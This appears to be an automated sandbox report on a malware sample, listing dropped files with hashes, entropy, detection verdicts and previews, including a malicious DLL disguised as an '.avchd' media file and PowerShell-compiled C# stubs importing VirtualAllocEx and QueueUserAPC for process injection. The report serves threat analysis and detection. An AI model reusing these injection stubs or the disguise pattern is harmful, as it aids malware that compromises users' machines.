C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFnCvK39tOBPnKdi5:qEPerB4nqRL/HvFnCvO9tOBfui5
MD5:	5F0686EAB07B96DB46D73AE2F197B684
SHA1:	A363868CCBA7CE93E82670B31F29B67898C43385
SHA-256:	7E66330E60DB9E14D2E174A05C68CFE7B06D050E73D737C2426873E900B46C0A
SHA-512:	7FF15E7DDD382E33FD2D762869751AB9296B5DDF33F442136D7F953F080B1FAE592B1B436E08F3298B7479B8C967BA708138FBE6A3FAEF637D272BFBF6006A4E
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o..A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....):gK..G...$.1.q.....System.Configuration<.....)L..Pz.O.E.R.....System.Transactions.P.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\8F31.bi1	
Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	112
Entropy (8bit):	4.48992345445028
Encrypted:	false
SSDEEP:	3:cPLgeqnhARtt7TSjjhThARtn6an:o0eqnWbtChWbn6a
MD5:	1784914AE468F35A55BBAF2A8D746D04
SHA1:	7959C412D18BEBCE89AF9DC3715AA17A703467B1
SHA-256:	E32BFF5542AF45D88A381F1F0239906ACC07E086FD4F93D9A057A70D48DF4E1A
SHA-512:	CD36A88A3E8E5D11B606B65A72070FD1A60960ED7D4CC0713274039E328038FD129FC57DD806A8F66D2A82E9AF18304E7E39E494A75ECD3B40CA7EA6EE3D68C
Malicious:	false
Preview:	Server: resolver1.opendns.com..Address: 208.67.222.222....Name: myip.opendns.com..Address: 84.17.52.25....

C:\Users\user\AppData\Local\Temp\Ammerman.zip	
Process:	C:\Windows\System32\wscript.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	41922
Entropy (8bit):	**7.9900732828260255**
Encrypted:	**true**
SSDEEP:	768:iPRP7HHNs72bLXJnkNQmgOAhghqgwZJTpT/6gKffcvv7ovDTvxfz:GRP7HnbLZkGLOKBJT2ffhvvxfz
MD5:	94F926A14F611ED85B2AD7F5C108D930
SHA1:	920C9F8B4B8100DEDA928646DBFABA7D8E7AA6DE
SHA-256:	BA9979A733F1226AD56803023880155FECAAEDAB7ABB4DC9552BD674D47FE62F
SHA-512:	3DD6E4E6381AC5128860FF102E4CD3625E5BB621A077CD367231BD8FB49CD9BE09C0DF0C2AC7EAD62015DE95C4469041240414605 55A78225ACB2D72DD8DC56
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\Ammerman.zip	
Preview:	PK.....rQ.}.....earmark.avchd..8..8N.$....![Hb.bl!..k...C.2.o!..\|J.....e.%F..Ra.....W}...s~../.u.....y....{...~.....8.vv..4...h...?a.`.50...:._._.....8.....8....y.`.....p....0...@.@.j....{4:..~zz}.=`...M.? .G:..<.#.....u....._0.L.\|4z..,.wJ.....r.:...-.?....::.ig.u4.....t.t....G...A.....?.j.....a.7...F..1#.f...K.N_N..{...4\|9...v.X....3..&6:3.T-...:.1.lf.9.F:{..3.....o....t2tt..@\|....^.:..;.....`.`~....v..54....K.....c....p..K.DX..{4B.],..a...P.h9....F#H.:..}hM.(.I.WS..Fk^...;H..o.Wc..2..H_...X..u.<....X....Pg.$.g,.~.O.+.s.dI.=.D.1.6.!....9..<6Z....b.h...0>s..*...$..v...N.I...'.S.....G.qck._.k.:....j.N.....K...x..Mk....#ugE...G....R..G...%.d!mk.d.._..."I...>P.3.....S.....<....Ws..!.....f.L.$.$.e:.U3.H.T.$.....h-{.ag.}...%D..^.H0.....Z.....j.....h.J.G....o.....`.d.ee..8y.s./...V.....=wm...aT+..&...e+.p_....m8gz9...|..W.h,...2.Q..N.L.....?"..<.@7W.

C:\Users\user\AppData\Local\Temp\FCC.cxx	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	32
Entropy (8bit):	4.413909765557392
Encrypted:	false
SSDEEP:	3:4EA3ppfn:4LZx
MD5:	1F1A0E8B8B957A4E0A9E76DAD9F94896
SHA1:	CC1DDD54FA942B6731653D8B35C1DB90E6DBBD34
SHA-256:	D106B73E76E447E35062AE309FE801B57BBEE7AC193B7ABCF45178ADA7D40BB3
SHA-512:	10505ED4511DC023850C7AB68DDCE48E54581AAC7FD8370BAFE3A839431EFC2E94B24D3B72ED168362388A938348C5216F1199532D356B0F45D2F9D6B3A2753
Malicious:	false
Preview:	ZWJmCemKPVQNwvupbUKEMAALZhNPjPJb

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.504686487117389
Encrypted:	false
SSDEEP:	3:oVXVPN+SLSQ4s98JOGXnFPN+SLSQ4mn:o9v+SLZ40q/+SLZ4m
MD5:	8C5B553842846D5B42B8DD958958366E
SHA1:	3D4E98611BD63D569BB942AA9A4455BB8CF2CAA4
SHA-256:	1DCEA56951AE3EA7D10CF9A9FAD39CCE4BDFB93D1E9E6358CE1EE02BB0744B52
SHA-512:	DD49AF22783379440CC4750CC54F20D75E885E7422F147BA97945405D01AA45CBF6F34761912F8AA3711FEEFAD006E361C83741995342D2DE9199097EB9E5EB2
Malicious:	false
Preview:	[2020/11/24 20:35:26.769] Latest deploy version: ..[2020/11/24 20:35:26.769] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RESD10C.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.687619956706255
Encrypted:	false
SSDEEP:	24:QhfvNDfHEQhKdNNI+ycuZhNYLakS5kPNnq9qpue9Ep:eJkyKd31ulCa3Gq9l
MD5:	C8360541629129A436F254EF83FE8AB2
SHA1:	010AD75CB0E277003B34B4FC76A4BD2DE880AF61
SHA-256:	84F5EBA422EBD657812C451664990F84F1D551BA7178AC8BC7E2ECD9D2C10D7F
SHA-512:	5405D47C720CB000281F104A30597BF78A866CB3BB6AD0CEA201461C677072D30EF29A8B26E0FA9151AE4C85C7FCF3FBFD2CDCE4284F95B25D9DF8CE341619 1
Malicious:	false
Preview:	........R....c:\Users\user\AppData\Local\Temp\xuilsqrn\CSCD8A4030A3E546C3B2CF916F018EDC0.TMP.....|....6..g..S.0.V.....4.....C:\Users\user\AppData\Local \Temp\RESD10C.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.... ....

C:\Users\user\AppData\Local\Temp\RESE214.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.69094929733325
Encrypted:	false
SSDEEP:	24:bZfq6MfaDfHzhKdNNI+ycuZhNqakSiPNnq9qpFe9Ep:bBq6Qg9Kd31ulqa3uq96

C:\Users\user\AppData\Local\Temp\RESE214.tmp	
MD5:	5C8A774A60412365A8522AFA217FA527
SHA1:	9E4AFF741009101F643CF3267BE21A1E8E65D761
SHA-256:	C6DBEA860A37744ADF845E9916F70B9912123A866969003F834AFF77AC6BCF8F
SHA-512:	46398920203E10925578D31BBA88B574E18B90C01348CE6779D2C6DEFD9FDF89883B1807377B809BA9A7560F3BE71D90C1BD2CBE55C48B1DAE14EBC8B814F09
Malicious:	false
Preview:	.....S....c:\Users\user\AppData\Local\Temp\iaweong2\CSC9F4D0947F3074F27AD7E2B0574F6C6A.TMP.....n$d...!....d.....4.....C:\Users\user\AppData\Local\Temp\RESE214.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp\Tolstoy.3gp	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	24
Entropy (8bit):	4.136842188131013
Encrypted:	false
SSDEEP:	3:L0a3dGn:AOGn
MD5:	DE116F46B1AB756FE5FC714826D9C77C
SHA1:	C0543E108146A86E97F9C92D84550415FF0D07F6
SHA-256:	B83A7A9918FBC774A1CBF2D5C700D86B64D91961728A7BBEC91FF74CE27C6CBA
SHA-512:	FFA07A13C6527B966AB311853D6FF493D9F9EF7B22A530DD52FE06CF41D43880A310F39826DD1D6ED24A54C8C4E0A70E4E2073F52B01BF045715F60833F02FE8
Malicious:	false
Preview:	thzQhBrCvRRGaQnmDrodlryY

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_esgihrm0.n4e.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wyuxnptu.ebi.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108

C:\Users\user\AppData\Local\Temp\adobe.url	
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\bowerbird.m3u	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	58
Entropy (8bit):	5.116264615668023
Encrypted:	false
SSDEEP:	3:AtNBcCRVqrGZgME1:AKAArcE1
MD5:	FCA5D5C49A23B8614C6F821ABC873200
SHA1:	C6982C28BD133E0317D388EFDFE29CB78A5AB6BA
SHA-256:	9EC7D8CE210B398464E1AE84073DA79284983AEA1AE6AD5985DC77AE95C1C242
SHA-512:	534D876A9BA54CAD210D801582A285D0F9E4385660B6ABFA5C278396644FBD41B1C4F7B2A5FDDB3F6EBC1BDEAE5D99D6E2E34F149697642F4B7E0F0510C641E9
Malicious:	false
Preview:	faHHqDeJlByuQgYuKmjhviPLnmNtvZyJwtONsUcwIeBPlokSmxWvLayqrB

C:\Users\user\AppData\Local\Temp\earmark.avchd	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	48128
Entropy (8bit):	7.67702661060525
Encrypted:	false
SSDEEP:	768:Nh66vv4Fgs48pcQqQjeCE+2SfNfAhghqgwZJTpT/6gKffcSapyLeq6pTXY:TrYJ4586SfZKBJT2ffXhkD
MD5:	78B3444199A2932805D85CFDB30AD6FB
SHA1:	A1826A8BDD4AA6FC0BF2157A6063CCA5534A3A46
SHA-256:	66EAF5C2BC2EC2A01D74DB9CC50744C748388CD9B0FA1F07181E639E128803EF
SHA-512:	E940BE2888085DE21BA3BF736281D0BEEC6B2B96B7C6D2CD1458951FD20A9ABFA79677393918C7A3877949F6BFC4B33E17200C739AADE0BA33EF4D3F58A0C4D
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 32%, Browse • Antivirus: ReversingLabs, Detection: 90%
Joe Sandbox View:	• Filename: 0k4Vu1eOEIhU.vbs, Detection: malicious, Browse • Filename: 6znkPyTAVN7V.vbs, Detection: malicious, Browse • Filename: a7APrVP2o2vA.vbs, Detection: malicious, Browse • Filename: 03QKtPTOQpA1.vbs, Detection: malicious, Browse
Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L....._.....!...I..... ....@.....t.. ..@.....@...X.....text..... ..`.data..... .....@....reloc..... .....@..B.....U..}..u..*.....}..u.1....}..u.1....}..u.1.....SWV..k.....^_[.1.H)...k.6u..j@h.0..h@...j.....@.Sh@...h. @.P.....U..`.}..u..M..U..0.....a..... ....

C:\Users\user\AppData\Local\Temp\iaweong2\CSC9F4D0947F3074F27AD7E2B0574F6C6A.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.080277613656948
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryjYak7YnqqONPN5Dlq5J:+RI+ycuZhNqakSiPNnqX
MD5:	E2F26E2464F8CEF9212EEC94C7879864
SHA1:	C56029222106B5C125F518B71E2C717CF22FC0A5
SHA-256:	C68CD20770EAAC1423E9FB94784BC43643B7D3A6EC51E3CB0299626067288C51

C:\Users\user\AppData\Local\Temp\iaweong2\CSC9F4D0947F3074F27AD7E2B0574F6C6A.TMP	
SHA-512:	BDA50491455E08D10FC5D8C4509BACDC70FAF69C1970F326FEB91A0BB27DB6F75FBDEC8B5A3470504D6254C540C1A6C0DEC6B78C9820161B31204008BE3CC47
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...i.a.w.e.o.n.g.2...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...i.a.w.e.o.n.g.2...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.000775845755204
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ0VMRSRa+eNMjSSRr5DyBSRHq10iwHRfKFKDDVWQy:V/DTLDfue9eg5r5Xu0zH5rgQy
MD5:	216105852331C904BA5D540DE538DD4E
SHA1:	EE80274EBF645987E942277F7E0DE23B51011752
SHA-256:	408944434D89B94CE4EB33DD507CA4E0283419FA39E016A5E26F2C827825DDCC
SHA-512:	602208E375BCD655A21B2FC471C44892E26CA5BE9208B7C8EB431E27D3AAE5079A98DFFE3884A7FF9E46B24FFFC0F696CD468F09E57008A5EB5E8C4C93410B41
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mme. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint ytemv);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr nlosd xjodm,IntPtr mvqodpevph,uint tnvcegcf,uint dbt,uint egycoak);.. }..}.

C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.209786405276214
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fhSAKLJvLVzxs7+AEszIwkn23fhSAKC:p37Lvkmb6KRfpzQRVWZEifpzQRQ
MD5:	8C77A86200603546350CECE81E98B239
SHA1:	7943F1E617BFE675E96A8FE82F6851CB546F75F4
SHA-256:	9406E0709F0FFA7DB595A8B6BED61B283323E293E2A7CA9FFE7529C6185127E7
SHA-512:	4BF58E85F9CCF3D1C749804F8694F837027DDDB2B095B9D024A676A18C2CA90876F37FF14F385D30488C3C144A02D1C2AD19579854E51D8071451BDCEEF0E74
Malicious:	false
Preview:	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.0.cs"

C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6221973506838148
Encrypted:	false
SSDEEP:	24:etGS31WM+WEei8MTx2qHtLUyBrOOdWtGYwxhtkZfoLuEw7I+ycuZhNqakSiPNnq:63W7qMTxzJUyNnWQYwSJoLs1ulqa3uq
MD5:	6277AE817BE887BAE4104BF88A1E4EBA
SHA1:	519BAF3642EB31CF063EDBABEB2FC5882E9B4EE8
SHA-256:	1337CEADFB47789D6480AD0181373A8154D07383CA18A8D2BC530FE944332573
SHA-512:	D4FC0BA8E4ED8F27B1E22732E9E2A9C70636093E670BBC387101486E52B041986C90BF6456A3BE64B8A7DE3246AC2049B56C620475B2461BDC92C0BBF48AFF2D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....`._.....!.....$... ...@..... .....@.....#..W....@.....`..... ....H.....text...$.... ....`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(.....'..... 6..... H..... P.....P .....`_.....e.....p.....v.....`_.!...`_..!._.&...`_.....+....4.:.....6.....H.....P..... .....<Module>.iaweong2.dll.mme.W32.mscor

C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe

C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.out	
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\xuilsqrn\CSCD8A4030A3E546C3B2CF916F018EDC0.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.084217463585883
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryyLak7Ynqq5kPN5Dlq5J:+RI+ycuZhNYLakS5kPNnqX
MD5:	7C83BA9D10369FC8671FC453DB30E256
SHA1:	2091DFD03932E6B6ED750BC9B9D24B135A29800D
SHA-256:	8CC47F1FD7540043AAB9EEB5E32EBEFA106A7CEFC5ED2FA619C2BC2C085A37BE
SHA-512:	974F4E5B882893C03A176AEAFE025A6E0680E859115B587AC637817241A1DFC3EA4ACF53F762FD09F5769C73F11B11F564F6DEF83B4903E6F32CBDE86C915F2D
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...x.u.i.l.s.q.r.n...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...x.u.i.l.s.q.r.n...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	402
Entropy (8bit):	5.038590946267481
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJeMRSR7a1ehk1wJveJSSRa+rVSSRnA/fuHo8zy:V/DTLDfuC3jJWv9rV5nA/2IAy
MD5:	D318CFA6F0AA6A796C421A261F345F96
SHA1:	8CC7A3E861751CD586D810AB0747F9C909E7F051
SHA-256:	F0AC8098FC8D2D55052F4EA57D9B57E17A7BF211C3B51F261C8194CECB6007E2
SHA-512:	10EB4A6982093BE06F7B4C15F2898F0C7645ECD7EFA64195A9940778BCDE81CF54139B3A65A1584025948E87C37FAF699BE0B4EB5D6DFAEC41CDCC25E0E7BDA8
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tba. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uxd,uint egqs,IntPtr yobweqmfam);.. }..}.

C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.23176185506694
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23f//0zxs7+AEszIwkn23f/5:p37Lvkmb6KRfMWZEifp
MD5:	8BAF13C3E309746C713AA7817693CD43
SHA1:	48260A7C2D7D22E8BCFC2CAB9290B74EE0403469
SHA-256:	1E93899B1BB2569893A66F4BD6FFFF52014A25B40B29F3292BE9039BCC6CC01C
SHA-512:	FDABA0FC8E08AE769441B0A1A6AEB50ACE89C8E30C69BB0228133CE5A64F5411585D26CD93109E319B1775CA8E62946D9D3E7F9126EC87C509E6D48A8992354B

C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.cmdline	
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.0.cs"

C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.600581399483191
Encrypted:	false
SSDEEP:	24:etGSZW/W2Dg85xL/XsB4ziL4zqhRqPPtkZf8Jn+II+ycuZhNYLakS5kPNnq:6hWb5xL/OJbuuJ89n1ulCa3Gq
MD5:	41FF6416DD014DC469F4D5FA82BEA303
SHA1:	62ABC2A9AE360ACEFE3E91173F03F6A97AAF2102
SHA-256:	B98A1E1E7C9C12F2057D0B067ABE9F7D93E6C1F40995BE919ED3B80682663E69
SHA-512:	16599A264F061D5A5C756AF5C9DC932C213611A434A8288EA47DD352097A47AEEDC5DF551BFA34E6B3E025DDC8DAA7E56716C1258EBA8184919D90C11AFC934
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....`._.....!.....#... ...@..... ..... ..@.....#..K...@.....`..... ....H.....text..... ....`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....8...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(..... 6..... C..... V.....P .....a.....g.....o.....{.....a. ...a...!.a.%...a.....*.....3./.....6.....C.....V..... .....<Module>.xuilsqrn.dll.tba.W32.mscorlib.Syst

C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF1624FA75E6F83D1C.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4090117760705182
Encrypted:	false
SSDEEP:	12:c9lCg5/9lCgeK9l26an9l26an9l8fRDj+F9l8fRDjC9lTqDjtbembyraj3:c9lLh9lLh9lIn9lIn9loD+9loDu9lWD9
MD5:	B9AF4D56ADD9D459CC73BD2A3539D82E
SHA1:	03308A2CFDC0A945370C08E029AA63847A1725F1
SHA-256:	E302F38DFE0C598B398C02083EE65539FA651ADB7170300846D9ACBBEB7F0094
